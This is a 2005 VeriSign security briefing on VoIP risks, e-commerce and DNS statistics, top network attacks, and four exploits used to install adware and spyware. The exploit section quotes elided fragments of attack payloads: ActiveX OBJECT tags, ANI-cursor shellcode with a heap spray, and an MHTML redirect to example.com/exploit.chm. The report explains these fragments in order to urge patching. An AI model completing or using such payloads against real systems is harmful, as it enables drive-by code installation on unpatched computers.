INDUSTRY UPDATE

Internet Security Intelligence Briefing

November 2005 / Volume 3, Issue II

+ Executive Summary

The VeriSign® Internet Security Intelligence Briefing reports current trends in Internet growth and usage as well as security events and online fraud. This briefing includes data and intelligence drawn from a variety of VeriSign intelligent infrastructure services, including Domain Name System (DNS) services, digital certificates (SSL and PKI), Managed Security Services (MSS), Payment Services, and Fraud Protection Services.[1] This briefing covers data gathered from April through September 2005.

This briefing presents data and trends covering:

- The Frontiers of Internet Security
- Top Adware/Spyware Exploits and Related Vulnerabilities
- Internet commerce
- Mobile Communications
- Emerging Threats and Vulnerabilities
- Worldwide Internet Usage

[1] These services are described in detail on the last page of this briefing.

Where it all comes together.™

Contents

+ Summary of Key Internet Statistics

During the period April 2005 through September 2005, VeriSign has observed steady growth in overall Internet usage and e-commerce activity, as shown in the table below. Year over year, new .com domain registrations grew by 33 percent, and new .net domain registrations grew by 24 percent. The number of payment transactions increased by 25 percent between the third quarter of 2004 and the third quarter of 2005, and the dollar volume increased by 39 percent, indicating continued strong growth in e-commerce.

	Q2 2004	Q3 2004	Q4 2004	Q1 2005	Q2 2005	Q3 2005
Year-over-year growth by quarter in .com registered domain names	23%	25%	26%	28%	31.2%	30%
Year-over-year growth by quarter in .net registered domain names	20%	21%	21%	21%	24%	24%
Average number of DNS Queries answered per month in each quarter	379.9 B	380.3 B	389.2 B	395.8 B	400.7 B	394.8 B
Total number of active VeriSign® SSL Certificates worldwide	430,243	447,621	454,621	462,291	471,440	478,622
Average number of VeriSign® Secured™ Seals Served Daily	4.7 M	7.6 M	9.4 M	13.7 M	17.4 M	19.0 M
Total Amount of Settled Transactions Processed by VeriSign Payment Services	$8.51 B	$8.77 B	$9.65 B	$10.69 B	$11.45 B	$12.23 B
Total number of Settled Transactions Processed by VeriSign Payment Services	57.45 M	61.62 M	67.79 M	71.29 M	74.74 M	77.17 M

+ The Frontiers of Internet Security

Does Internet Telephony Have Hidden Risks?

Internet Telephony has finally come of age. When the Internet was first getting started, Internet Protocol (IP) data packets were sent over telephone lines designed to carry voice. Thirty years later, the Internet is much larger than the telephone system; for example, a recent cover story from The Economist was titled *How the Internet killed the phone business.*

Voice over IP (VoIP) is not a new technology. Some long distance telephone carriers have used IP-based switching infrastructure for almost a decade without significant impact on the telephone customer. Enterprises have also been using Internet technology to carry voice telephone calls over private networks. Recently, we have seen an explosion in the number of telephone calls placed over the public Internet. The security implications of telephony over the public Internet are far-reaching. A compromise of either network can now affect the other.

Although the VoIP customer can readily compare the reliability and sound quality of Internet telephony to existing services, security is much more difficult to assess. Internet telephony has important security implications for all telephone customers. Even if you do not deploy VoIP infrastructure locally, the person on the other end of the line may have. Their security affects your security.

How does Internet Telephony affect security? In assessing the risks of VoIP, it is useful to ask the following questions:

- First, does VoIP technology make it easier to attack telephone calls? Are there new vulnerabilities that were not present in traditional, circuit-switched telephone service?
- Secondly, how practical is it to execute these attacks on VoIP? Is it economical for hackers to attack VoIP service?

> **"Internet Telephony has important security implications for all telephone customers. Even if you do not deploy VoIP infrastructure locally, the person on the other end of the line may have."**

VoIP Vulnerabilities

With traditional, circuit-switched telephone service, it was difficult for attackers to listen to other people's telephone calls. It was necessary to literally connect to the telephone wire to listen to another call. However, the telephone system has changed over time. Many people have cordless telephones in their homes. Telephone service providers and large companies deployed complex switching systems, often computerized, to route telephone calls, and separate signaling systems (like SS7) were used for call setup, routing, and control. Digital telephone service became a reality with systems like ISDN. Additionally, mobile telephone service has exploded, growing larger than wired telephone service. Each of these new technologies introduced new vulnerabilities into the telephone system; so too, does VoIP technology.

One concern with VoIP systems is that they use the public Internet for communication. VoIP systems may route calls over public network infrastructure rather than through private, circuit-switched networks. Can the privacy of VoIP calls be compromised? Can these calls be rerouted, or disconnected?

An additional concern with VoIP technology is the tight coupling of some VoIP software and personal computers. Most personal computers contain security flaws. Can malicious software like Trojan horses, worms, and viruses manipulate VoIP software? Can personal computers be tricked into making expensive toll calls through VoIP software? Can malware help a hacker listen to private telephone calls (just like key loggers help hackers steal passwords)?

Listening to other's telephone calls

Should VoIP users worry that other people can listen to their telephone calls? The first concern of most VoIP users is unauthorized wiretapping by employers, family members, and others. It is not clear that VoIP technology would make it easier for private parties to listen to other peoples' telephone calls. Even if VoIP technology were to facilitate snooping on others' telephone calls, there are laws in many areas that prohibit this activity. However, it is possible that professional criminals might target VoIP calls within or between governments or corporations. Government or corporate espionage is an important concern, and organizations need to take steps to prevent this from occurring.

An additional concern for many VoIP users is that the government may want to listen to their telephone calls. In many western countries, the government is allowed to listen to private citizens' telephone calls with a court order. Like the traditional telephone carriers, Internet telephony providers are required to respond to court interception orders.

Finally, VoIP users worry about eavesdropping by professional criminals. A decade ago the principal Internet security threat was vandalism by hackers. Today the principal Internet security threat comes from the professional criminal looking first and foremost for profit, rather than fun. Professional criminals have no interest in listening in on private conversations unless they can turn this ability into a way of making money. Tapping into the right conversations might be profitable, but finding them amongst the vast volume of routine calls would be like finding a needle in a haystack. It is very unlikely that professional criminals will scan VoIP calls looking for sensitive corporate communications, or credit card numbers, social security numbers, or other identifying information. It is much more efficient to use other phishing techniques to look for this information.

Premium Rate Fraud

The traditional telephone system is not just a communication medium; it is also a payment mechanism with a complex system of settlements that ensure that each carrier is paid for the service they provide.

Early telephone phreaks (hackers who specialized in attacks on the telephone system) often looked for ways to use local business PBX telephone exchanges to make premium rate calls. In some cases, they would set up their own premium rate number and then break into PBX systems so that they could dial into it and get paid for calls they initiated.

An early example of this scheme involved a screensaver featuring the Beavis and Butthead characters from MTV. Unknown to the people who installed the screensaver from the Web, the program was actually a Trojan. Once installed, the program would look for any modem ports on the infected computer. If it found one, the program would turn off the sound and attempt to dial a premium rate number in Moldova.

Internet premium rate fraud is a major problem in many countries. Ireland's Commission for Communications Regulation recently blocked calls to 13 countries identified as sources of this fraud [1]. Internet telephony may provide opportunities for new variations on this type of fraud.

Telemarketing and VoIP Spam

The most familiar form of abuse is the telemarketing calls that became a plague in the U.S. until the Federal Trade Commission (FTC) introduced its Do Not Call list. Could Internet telephony provide the telemarketers with a loophole that allows their return?

The concern here is technical rather than legal. There is little doubt that the Do Not Call regulations apply to Internet telephony and even in the unlikely event that a clever lawyer might create some doubt, this doubt would be quickly removed. But could Internet telephony allow the determined criminal to defy the law and operate an illegal offshore Internet telemarketing operation similar to the schemes set up by some spammers?

This second question is harder to answer with certainty. The Internet dramatically reduces the cost of making a telephone call and provides many ways for the criminal to hide. It is unlikely that anyone could make a profit selling an honest product in this way, but there is a real risk that phishing and advance fee fraud schemes

[1] http://news.com.com/Ireland+launches+phone+fraud+crackdown/2100-1036_3-5377387.html

(otherwise known as 419 fraud or Nigerian Letters) could become a serious problem.

Threats to the Data Network

So far we have considered the security of voice communications. It is important to realize that Internet telephony has implications for data traffic as well as voice.

The VoIP protocols were designed at a time when some people considered firewalls a temporary security measure that would be quickly superseded by pervasive encryption technologies such as IPsec. This has not happened to date, and shows no sign of happening at any point in the foreseeable future.

One result of this history is that VoIP protocols are not firewall friendly. Unlike HTTP and SMTP which use a single port, or service, for incoming connections, the VoIP signaling protocol (such as SIP or H.323) requires a dynamic data connection that can be to any port in the range 1024 to 65535. Moreover, a VoIP packet does not have a clearly recognized signature, making it difficult for a network administrator to distinguish actual VoIP traffic from the control channel for a Trojan concealed within the enterprise network.

The only defense against this type of attack is an adequately audited and appropriately maintained firewall configuration. One approach is to deploy a pinhole routing solution which ensures that the VOIP signaling mechanisms are only opened for the VoIP system, and only when in use. Another, conceptually simpler approach, is to isolate VoIP traffic from data traffic entirely, using either a separate physical network or a virtual private network (VPN).

Without rigorous quality control there is a real risk that a VoIP deployment will lead to a seriously compromised firewall configuration.

Best practices for VoIP Deployment

- Understand what your VoIP system does and how it works.
- Apply the principle of least privilege. Disable premium rate numbers.
- Ensure perimeter security by isolating VoIP systems. Route internal VoIP traffic over a VPN
- Make sure that your VoIP deployment has not compromised your data security. Audit the configuration of your firewall before and after VoIP deployment.

Resources

http://www.computerworld.com/securitytopics/security/story/0,10801,74840,00.html

http://www.voipsa.org/

http://www.spectrum.ieee.org/oct05/1846

+ Top Adware/Spyware Exploits and Related Vulnerabilities

Adware and spyware have grown into significant problems. Illegitimate installations of such software exacerbate the situation, creating undesirable performance degradation and breaches of confidentiality for thousands. The increased use of exploits against vulnerable browsers has also helped hackers install thousands of illegal adware and spyware applications. For example, in reviewing the top 10 threats, as detected by McAfee signatures over a 30 day period, adware, spyware and several exploits were all identified in the top 10[2].

VeriSign examined common adware and spyware applications to discover how they installed themselves on end users' computers. We found that many of these programs take advantage of the same operating system vulnerabilities. Specifically, we found that the following four exploits are regularly used to install adware and spyware:

- Exploit-ByteVerify
- JS/Exploit-HelpXSite
- Exploit-ANIfile
- JS/Exploit-MHTRedir.gen

[2] "Regional Virus Info (Last 30 days)," Vil.McAfee.com, (http://vil.mcafee.com/mast/viruses_by_continent.asp?continent_k=0&track_by=2&period_id=3)

Somewhat surprisingly, patches for these vulnerabilities have been available for quite some time. The fact that malicious software continues to exploit these vulnerabilities indicates that many end users do not regularly install security patches for their operating system and application software. However, we believe that promptly installing security patches can help prevent infections from spyware and adware. This article describes these four common vulnerabilities, and explains how and why spyware and adware programs take advantage of them.

Older Vulnerabilities that Still Allow for Arbitrary Code Execution

All of the top exploited vulnerabilities reviewed in this report allow for the execution of arbitrary code when a vulnerable computer browses a hostile Web site or email. Although these vulnerabilities date back a few years, they remain highly effective for allowing silent code installation without user interaction. Hackers exploit these older vulnerabilities to install their code of choice, especially adware and spyware applications. It is also common to find several of these top vulnerabilities exploited in the same attack.

SOHO Targets

Older but highly effective exploits have become the target of choice for many hackers who wish to attack the consumer, as opposed to the corporate user, since many of the latter will likely have patched their systems against such offensives. Small Office and Home Office (SOHO) users have emerged as primary targets for many criminal attackers who wish to gain financially through identity theft, credit card fraud, adware, spyware, and other illicit venues.

Exploit-ByteVerify (CAN-2003-0111)

- **http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100261**
- **http://www.microsoft.com/technet/security/bulletin/MS03-011.mspx**

ByteVerify exploits a Java applet vulnerability patched by MS03-011 (ID# 202114, April 10, 2003). It was given its name because the vulnerability is caused by the ByteCode verifier in the Microsoft Virtual Machine (VM) that does not correctly check for the presence of a malformed code when a Java applet is loaded. The vulnerability impacts Microsoft VM versions 5.0.3809 and older.

The email vector can be easily mitigated with the Outlook E-mail Security Update, available at **http://office.microsoft.com/downloads/2000/Out2ksec.aspx**. The JVIEW tool, run under a command line prompt, identifies what version of Microsoft VM is installed if present on the computer.

The attack looks something like this; a hostile Web site that appears to load a hostile JAR file, as shown on a SANS log at **http://isc.sans.org/diary.php?date=2005-05-05**:

```
APXLET ARCHIVE="/e1/java.jar" CODE="NudeBoxx.
class" $ file javautil.zip javautil.zip: DOS executable (EXE)
```

As shown here, the JAR file contains what appears to be a .zip file, but is actually an executable. It has been packed to obfuscate the code and attempts to be executed on a vulnerable computer shortly after the computer renders the active content for that site.

Exploit code for this vulnerability is widely available on many Web sites.

JS/Exploit-HelpXSite CAN-2004-1043 (Multiple covered in this signature)

- **http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=130610**
- **http://www.microsoft.com/technet/security/bulletin/MS05-001.mspx**
- **http://www.microsoft.com/technet/security/bulletin/MS03-048.mspx**

This is a generic signature used by McAfee to identify any exploit that attempts to target Help ActiveX controls related to MS05-001 (ID# 405945, Jan. 11, 2005; ID# 404589, Nov. 28, 2004). It also includes detection for code that attempts to exploit a vulnerability in Internet Explorer's drag-and-drop functionality. This is commonly performed using hostile HTA files that are dropped into a startup directory. Finally, the ADODB.stream object that was widely exploited in 2003 and beyond is also included in this generic signature.

The MS05-001 vector targets most versions of Windows. Exploit code is widely available for this online in multiple forums and Web sites. Interestingly enough, this exploit is often seen with the former ByteVerify exploit, as noted in the SANS incident report at **http://isc.sans.org/diary.php?date=2005-05-05**.

The exploit typically loads within a hostile file such as index.htm, with Object tags and a CLSID that helps to identify the targeted vulnerability:

```
<OBJECT style="display:none" id="locate" type=
"application/x-oleobject"
classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
…
<PARAM name="Item1" value="command;ms-its:c:/
windows/help/ntshared.chm
::/alt_url_enterprise_specific.htm">
…
document.write("<object id=a classid=clsid:adb880a6-
d8ff-11cf-9377-00aa003b7a11>
```

This exploit attempts to download and execute a hostile file, all without user interaction.

Related vectors detected by this generic signature target vulnerabilities patched with MS03-048. These vectors were among the most frequently attacked targets in 2003, exploiting vulnerable versions of Internet Explorer. As with the others in this list, exploit code is readily available online.

Exploit-ANIfile (CAN-2004-1049)

- **http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=130604**
- **http://www.microsoft.com/technet/security/bulletin/MS05-002.mspx**

This vulnerability was first reported in December 2004, with a January 2005 security bulletin release. It is more commonly known as the cursor and icon format handling vulnerability (ID# 405948, Jan. 11, 2005). Exploitation may result in code being executed on the vulnerable computer. This exploit targets several popular versions of Windows including Windows 2000 and XP. Exploit code is readily available at online. The exploit looks similar to the snippet below:

```
"%u43eb"+"%u5756"+"%u458b"+"%u8b3c"+"%u0554"+"
%u0178"+"%u52ea" + … bigblock = unescape
("%u0D0D%u0D0D"); …
document.location.href="http://url"; …
<BODY style="CURSOR: url('InternetExploiter3.2.ani')"
onload="setTimeout(failed, 1000);">
```

This exploit is newer than most, popularized by the same hackers who released the LSASS exploit code that was used in Sasser and multiple bots.

JS/Exploit-MHTRedir.gen (CAN-2004-0380)

- **http://vil.nai.com/vil/content/v_101033.htm**
- **http://www.microsoft.com/technet/security/bulletin/ms04-013.mspx**

This exploit targets vulnerable versions of Outlook Express on multiple versions of Windows. It uses a specially crafted MHTML URL that allows a hacker to run arbitrary code on a vulnerable computer. This is more commonly known as the MS-ITS URL Handler vulnerability, discovered in January 2004 by VeriSign's iDefense[3] and reported in the following month (ID# 208704, Feb. 13, 2004). It has since grown into one of the most widely exploited vulnerabilities to date; it played a significant role in the 2004 IIS/Scob incident orchestrated by the Russian HangUP Team hacker group.

The code looks something like this:

```
ms-_its:_mhtml:_file://C:\nosuchfile.mht!_http://www.exa
mple.com//exploit._chm::exploit.html
```

A detailed report on this specific exploit vector is available online for VeriSign iDefense Security Intelligence customers (ID# 406192, Jan. 18, 2005).

Analysis

Hackers continue to prove that old tricks still work. Older exploit codes, often used in tandem in the same attack, will continue to be leveraged against unpatched and non-compliant computers. Hackers are also working actively to quickly make use of newer exploit codes that exploit Web and email vectors, as seen in the recent MS05-039 exploitation and ZoTob and similar bot attacks (ID# 419833, Aug. 18, 2005; ID# 419609,

[3] VeriSign acquired iDefense in July 2005.

Aug. 14, 2005). After such exploits are popularized by such an incident, it is increasingly likely that hackers will use such exploit code over a long period of time to compromise computers.

Patches are available for each of the vulnerabilities described in this article. To help prevent compromises by spyware, adware, and other malicious software, make sure that you check frequently for updates to your software and promptly install these fixes.

A similar piece was originally published in *VeriSign iDefense Weekly Threat Report* (Volume III, Issue 31) on September 19, 2005. If you would like to obtain the full report, or would like other information on VeriSign iDefense offerings, please contact VeriSign at (650) 426-5310, or enterprise-security@verisign.com.

+ Internet Commerce

In tracking the growth of over 135,000 merchants over the past four quarters, VeriSign has observed rapid growth in Internet commerce. Using the third quarter of 2004 as a base line, the number of settled transactions increased by 29 percent over the past year, and the total dollar volume has increased by 41 percent. The average transaction value increased 9 percent from $145 in the third quarter of 2004 to $158 in the third quarter of 2005.



Figure 1 eCommerce growth per quarter, since third quarter 2004

Internet Security

The table on the following page lists the top attacks seen from July, 2005 through September 2005. Once again, SQL Slammer traffic dominates the list of attacks seen against MSS customers. Attacks against network and security products through protocols such as IMAP, SMTP, SSL and IPsec also made the top ten list each month. Attempts to access the **sa** SQL account without a password were seen on many monitored networks. Finally, worm traffic and email viruses rounded out the list.

Top attacks seen from July through September 2005

Rank	July 2005	August 2005	September 2005
1	MS-SQL version overflow attempt	MS-SQL version overflow attempt	MS-SQL version overflow attempt
2	SSLv3 invalid Client_Hello attempt	SSLv3 invalid Client_Hello attempt	SSLv3 invalid Client_Hello attempt
3	PCT Client_Hello overflow attempt	PCT Client_Hello overflow attempt	PCT Client_Hello overflow attempt
4	Client_Hello with pad Challenge Length overflow attempt	Client_Hello with pad Challenge Length overflow attempt	Client_Hello with pad Challenge Length overflow attempt
5	Default sa account access	Default sa account access	Default sa account access
6	ISAKMP first payload certificate request length overflow attempt	IMAP PCT Client_Hello overflow attempt	IMAP PCT Client_Hello overflow attempt
7	MS-SQL version overflow attempt	MS-SQL version overflow attempt	MS-SQL version overflow attempt
8	NETBIOS DCERPC LSASS buffer over flow exploit attempt	ISAKMP first payload certificate request length overflow attempt	WORM-NETSKY-P-001
	WORM-NETSKY-P-001	WORM-NETSKY-P-001	Outbound W32.Novarg.A worm
	Outbound W32.Novarg.A worm	Outbound W32.Novarg.A worm	SPYWARE:SITE-2NDTHOUGHT
9	IMAP PCT Client_Hello overflow attempt	WORM-BOBAX-P-001	NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt
10	NETBIOS DCERPC LSASS buffer over flow exploit attempt	EXPLOIT ISAKMP first payload certificate request length overflow attempt	WORM-NETSKY-P-001

Threats and Trends

In this Internet Security Intelligence Briefing, we are introducing a new set of metrics showing the number, severity, and type of Internet software security issues. Using VeriSign iDefense Security Intelligence research, we have examined the number and type of attacks over the past twelve months.

As shown in Figure 2, over the past 12 months, the average number of new alerts sent by VeriSign each day has increased from approximately 21 alerts to 59 alerts. Most of this increase is due to more new alerts about malicious code such as viruses, worms, bots, and spyware.



Figure 2 New alerts for vulnerabilities, malicious code, and other threats in the past 12 months

We rank alerts by priority, giving more weight to vulnerabilities, threats, and malicious software that are likely to cause more damage.



Figure 3 Types of medium and high priority security events, per quarter

Looking at the highest priority events over the past year, we see that most high priority alerts are from vulnerabilities. However, the proportion of high priority alerts from malicious code is rapidly increasing: over the past four quarters, the share of vulnerabilities due to malicious code has jumped from 22 percent to 35 percent.

+ Internet Usage

Growth in Domain Name Registration

New domain name registration continued to accelerate, reaching 30 percent for .com domain names, and 24.1 percent for .net domain names at the end of the third quarter of 2005.



Figure 4 Growth in domain name registration (.com and .net)

Secured Seals Served

The number of Secured by Verisign™ seals delivered continues to increase rapidly, reaching an average of 23.3 million per day in October 2005. More Web sites are featuring the VeriSign seal, and more users are seeing this seal than ever, as Web sites use the seal to assure their users that their connection is secured through a VeriSign SSL Certificate.To learn more about the VeriSign Secured Seal Program, please visit **http://seal.verisign.com**.



Figure 5 Growth in Secured Seals

DNS Queries

The number of Domain Name System (DNS) queries to the VeriSign root and constellation has been flat over the past six months. We believe this is a sign of decreased efficiency, and not a sign of decreased Internet usage. DNS servers at the edge of the network (in ISPs, corporations, and schools) cache domain name information to respond more quickly to requests. We believe that these servers are being used more effectively, decreasing the number of queries to the root servers.



Figure 6 Total monthly DNS queries

DNS Queries by Type (Email vs. all Others)

The number of DNS queries per day fluctuated throughout the summer. Generally, we see less Internet usage over the summer, as children are away from school, people go on vacation, and work places slow down. An increase at the beginning of September supports this view.

Additionally, the percent of MX queries (DNS queries for email servers) has remained almost constant at 15 percent of all DNS queries.



Figure 7 DNS queries by type (email vs. all others)

+ About the Internet Security Intelligence Briefing

The Internet Security Intelligence Briefing is primarily based on data and intelligence correlated from critical, intelligent infrastructure services that VeriSign operates. These services include:

- **Domain Name System (DNS) Services** – The DNS allows people to use names (for example, www.companyname.com) to identify Web servers, rather than IP addresses (for example, 204.14.78.100). There are 13 root servers that contain the authoritative name server information for every top-level domain (such as .com, .net, .us, .uk). VeriSign currently operates two of these thirteen root servers. In addition, the .com and .net domains are supported by 13 name servers run by VeriSign, located around the world, that manage over 14 billion resolutions every day.
- **SSL Digital Certificates** – SSL Certificates are the de facto standard for secure Web sites and Web servers (all Web sites that begin with https are secured using SSL Certificates). VeriSign is the leading provider of SSL Certificates, securing hundreds of thousands Web sites and servers through its certificates.
- **Managed Security Services** – VeriSign provides 24/7 monitoring and management of firewalls, intrusion detection systems, and other network security devices on a global basis. Each managed device in our customers' premise logs security-related information. These logs are aggregated in our data centers, normalized, correlated, and then analyzed by the VeriSign® TeraGuard™ Platform. Further, detailed analysis of this information is carried out by a team of VeriSign Security Research Analysts.
- **Payments and Fraud Protection Services** – VeriSign provides online Payment and Fraud Protection services to over 135,000 customers. Over 37 percent of North American e-commerce payments are processed through VeriSign.

For more information, send an email to securitybriefing@verisign.com.

Previous briefings are available online at:

http://www.verisign.com/dm/internet-security-briefing